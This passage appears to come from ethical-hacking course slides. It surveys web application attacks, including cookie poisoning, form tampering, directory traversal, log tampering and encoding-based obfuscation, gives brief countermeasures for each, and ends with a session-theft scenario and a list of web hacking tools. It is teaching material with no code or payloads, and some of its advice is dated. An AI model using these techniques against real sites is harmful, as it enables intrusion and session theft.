


Countermeasures

- ⊙ Use language-specific libraries that avoid problems due to shell commands
- ⊙ Validate the data provided to prevent any malicious content
- ⊙ Structure requests so that all supplied parameters are treated as data, rather than potentially executable content
- ⊙ J2EE environments allow the use of the Java sandbox, which can prevent the execution of system commands

Cookie/Session Poisoning

- ⦿ Cookies are used to maintain session state in the otherwise stateless HTTP protocol
- ⦿ Poisoning allows an attacker to inject malicious content, modify the user's on-line experience, and obtain unauthorized information
- ⦿ A proxy can be used for rewriting the session data, displaying the cookie data and/or specifying a new User ID or other session identifiers in the cookie



Countermeasures


- ⊙ Plain text or weakly encrypted password should not be stored in a cookie
- ⊙ Cookie timeout should be implemented
- ⊙ Cookie authentication credentials should be associated to an IP address
- ⊙ Availability of logout functions should be provided

Parameter/Form Tampering

- ⊙ Takes advantage of the hidden or fixed fields that work as the only security measure in some applications
- ⊙ Modifying this hidden field value will cause the web application to change according to the new data incorporated
- ⊙ Can cause theft of services, escalation of access, and session hijacking
- ⊙ Countermeasure: Field validity checking

Buffer Overflow

- ⦿ Used to corrupt execution stack of a web application
- ⦿ Buffer overflow flaws in custom web applications are less likely to be detected
- ⦿ Almost all known web servers, application servers, and web application environments are susceptible to attack (save Java and J2EE environments except for overflows in the JVM itself)



Picture Source:


<http://www.wsl.ch/land/biodiversity/gendiv/BAFE/overflow.gif>

Countermeasures

- ⊙ Validate input length in forms
- ⊙ Bounds checking should be done and extra care should be maintained when using for and while loops to copy data
- ⊙ StackGuard and StackShield for Linux are tools to defend programs and systems against stack-smashing

Directory Traversal/Forceful Browsing

- ⦿ Attack occurs when the attacker is able to browse directories and files outside normal application access
- ⦿ Attack exposes the directory structure of the application, and often the underlying web server and operating system
- ⦿ Attacker can enumerate contents, access secure or restricted pages, and gain confidential information, locate source code, etc.




Countermeasures

- ⊙ Define access rights to protected areas of Website
- ⊙ Apply checks/hot fixes that prevent the exploitation of vulnerability such as Unicode to affect directory traversal
- ⊙ Web servers should be updated with security patches in a timely manner

Cryptographic Interception

- ⦿ Using cryptography, a confidential message can be securely sent between two parties
- ⦿ Encrypted traffic flows through network firewalls and IDS systems and is not inspected
- ⦿ If an attacker is able to take advantage of a secure channel, he can exploit it more efficiently than an open channel
- ⦿ Countermeasure
 - Use of Secure Sockets Layer (SSL) and advanced private key protection



Cookie Snooping

- ◉ In an attempt to protect cookies, site developers often encode the cookies
- ◉ Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters) give many a false sense of security regarding the use of cookies
- ◉ Cookie snooping techniques can use a local proxy to enumerate cookies
- ◉ Countermeasure
 - Encrypted cookies should be used
 - Embedded source IP address in the cookie
 - Cookie mechanism can be fully integrated with SSL functionality for secured remote web application access



Authentication Hijacking

- ⦿ Authentication prompts a user to supply the credentials that allow access to the application
- ⦿ It can be accomplished through
 - Basic authentication
 - Strong authentication methods
- ⦿ Web applications authenticate in varying methods
- ⦿ Enforcing a consistent authentication policy between multiple and disparate applications can prove to be a real challenge
- ⦿ A security lapse can lead to theft of service, session hijacking, and user impersonation




The image shows a screenshot of the .NET Passport Sign-in page. The page has a blue header with the text ".NET Passport Sign-in" and a "Help" link. Below the header, there are two input fields: "E-mail Address" with the value "name@hotmail.com" and "Password" with the value "*****". There is a checkbox labeled "Sign me in automatically." and a "Sign In" button. Below the sign-in fields, there is another checkbox labeled "Do not remember my e-mail address for future sign-in. (Select this when using a public computer.)". At the bottom, there is a link "Get one now." and a footer with "Member Services", "Terms of Use", and "Privacy Statement". The footer also includes the text "Some elements © 1999 - 2004 Microsoft® Corporation. All rights reserved."

Countermeasures

- ⊙ Use authentication methods that use secure channels wherever possible
- ⊙ Instant SSL can be configured easily to encrypt all traffic between the client and the application
- ⊙ Use cookies in a secure manner where possible

Log Tampering

- ◉ Logs are kept to track the usage patterns of the application
- ◉ Log tampering allows an attacker to cover their tracks or alter web transaction records
- ◉ Attacker strives to delete logs, modify logs, change user information, and otherwise destroy evidence of any attack
- ◉ Countermeasure
 - Digitally signed and stamped logs
 - Separate logs for system events
 - Transaction log for all application events



Picture Source:

<http://www.computer-monitoring.com/images/spy-agent/aimlogss.gif>

Error Message Interception

⊙ Information in error messages are often rich with site-specific information that can be used for

- Determining the technologies used in the web applications
- Determine whether the attack attempt was successful
- Receive hints for attack methods to try next

⊙ Countermeasure

- Website cloaking capabilities make enterprise web resources invisible to hackers



Attack Obfuscation

- ⦿ Attackers often work hard to mask and otherwise hide their attacks to avoid detection
- ⦿ Most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, or URL encoding
- ⦿ Multiple levels of encoding can be used to further bury the attack
- ⦿ Used for theft of service, account hijacking, information disclosure, Website defacement, etc.
- ⦿ Countermeasure
 - Thorough inspection on all traffic
 - Block or translate Unicode and UTF-8 encoding to detect attacks




Platform Exploits

- ⊙ Web applications are built upon application platforms, such as BEA Weblogic, ColdFusion, IBM WebSphere, Microsoft .NET, and Sun JAVA technologies, etc.
- ⊙ Vulnerabilities include the misconfiguration of the application, bugs, insecure internal routines, hidden processes and commands, and third-party enhancements
- ⊙ The exploit of application platform vulnerabilities can allow:
 - Access to developer areas
 - The ability to update application and site content

DMZ Protocol Attacks

- ⦿ DMZ (Demilitarized Zone) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network
- ⦿ Most companies limit the protocols allowed to flow through their DMZ
- ⦿ An attacker who is able to compromise a system that allows other DMZ protocols often has access to other DMZ and internal systems. This level of access can lead to:
 - Compromise of the web application and data
 - Defacement of Websites
 - Access to internal systems, including databases, backups, and source code

DMZ



Source: Building DMZs for Enterprise Networks by Will Schmied, Damiano Imperatore, Thomas W. Shinder et al

Countermeasures

- ⊙ Deploy a robust security policy
- ⊙ Have a sound auditing policy
- ⊙ The use of signatures to detect and block well-known attacks
 - Signatures must be available for all forms of attack, and must be continually updated

Security Management Exploits


- ⊙ Security management systems are targeted in order to turn off security enforcement
- ⊙ An exploit of security management can lead to the modification of the protection policies
- ⊙ Countermeasures
 - There should be a single consolidated way to manage security that is specific to each application
 - Use of firewalls

Web Services Attacks

- ⊙ Web services allows process-to-process communication between web applications
- ⊙ An attacker can inject a malicious script into a web service that will enable disclosure and modification of data
- ⊙ Countermeasures
 - Turn off web services not required for regular operations
 - Provision for multiple layers of protection
 - Block all known attack paths without relying on signature databases alone


Zero Day Attacks

- ⦿ Zero-day attacks take place between the time a vulnerability is discovered by a researcher or attacker, and the time that the vendor issues a corrective patch
- ⦿ Most zero-day attacks are only available as hand-crafted exploit code, but zero-day worms have caused rapid panic
- ⦿ Zero-day vulnerability is the launching point for further exploitation of the web application and environment
- ⦿ Countermeasures
 - No security solution can claim that they will totally protect against all zero-day attacks
 - Enforce stringent security policies
 - Deploy a firewall and enable heuristic(*heuristics*—common-sense rules drawn from experience—to solve problems) scanning



Network Access Attacks

- ⊙ All traffic to and from a web application traverses networks
- ⊙ These attacks use techniques like spoofing, bridging, ACL bypass, and stack attacks
- ⊙ Sniffing network traffic will allow viewing of application commands, authentication information, and application data as it traverses the network
- ⊙ Countermeasures
 - Shut down unnecessary services and therefore unnecessary listening ports
 - Define firewall rules to pass only legitimate traffic




TCP Fragmentation

- ⊙ Every message that is transferred between computers by a data network is broken down into packets.
- ⊙ Often packets are limited to a pre-determined size for interoperability with physical networks.
- ⊙ An attack directly against a web server would specify that the "Push" flag is set, which would force every packet into the web server's memory. In this way, an attack would be delivered piece-by-piece, without the ability to detect the attack.
- ⊙ Countermeasure
 - Use of packet filtering devices and firewall rules to thoroughly inspect the nature of traffic directed at a web server

Scenario

George found out that the Session IDs in Brett's Website are stored in a cookie to keep track of the user's state. If the users are made to click upon a link, then they can be redirected to a different site wherein their credentials can easily be stolen. George sends a URL link with a malicious code to Brett via Email. Brett clicks the page.

1. Can George force Brett to take actions on his behalf by browser exploitation?
2. Can he use XSS vulnerable site's large user base to chew up a smaller site's bandwidth?
3. What would be the implications of George's action?
4. What countermeasures should Brett take in order to prevent such theft of information?



Hacking Tools

- ⊙ Instant Source
- ⊙ Wget
- ⊙ WebSleuth
- ⊙ BlackWidow
- ⊙ WindowBomb
- ⊙ Burp
- ⊙ cURL


Instant Source

- ⊙ <http://www.blazingtool.com>
- ⊙ This tool allows you to see and edit the HTML source code of the web pages
- ⊙ It can be executed from Internet Explorer wherein a new toolbar window displays the source code for any selected part of the page in the browser window


Hacking Tool: Wget

- ◉ www.gnu.org/software/wget/wget.html
- ◉ Wget is a command line tool for Windows and Unix that will download the contents of a Website
- ◉ It works non-interactively, in the background, after the user has logged off
- ◉ Wget works particularly well with slow or unstable connections by continuing to retrieve a document until the document is fully downloaded
- ◉ Both http and ftp retrievals can be time stamped, so Wget can see if the remote file has changed since the last retrieval and automatically retrieve the new version if it has

Wget



Hacking Tool: WebSleuth




WebSleuth is a tool that combines spidering with the capability of a personal proxy such as Achilles.

Picture Source:

<http://sandsprite.com/sleuth/>

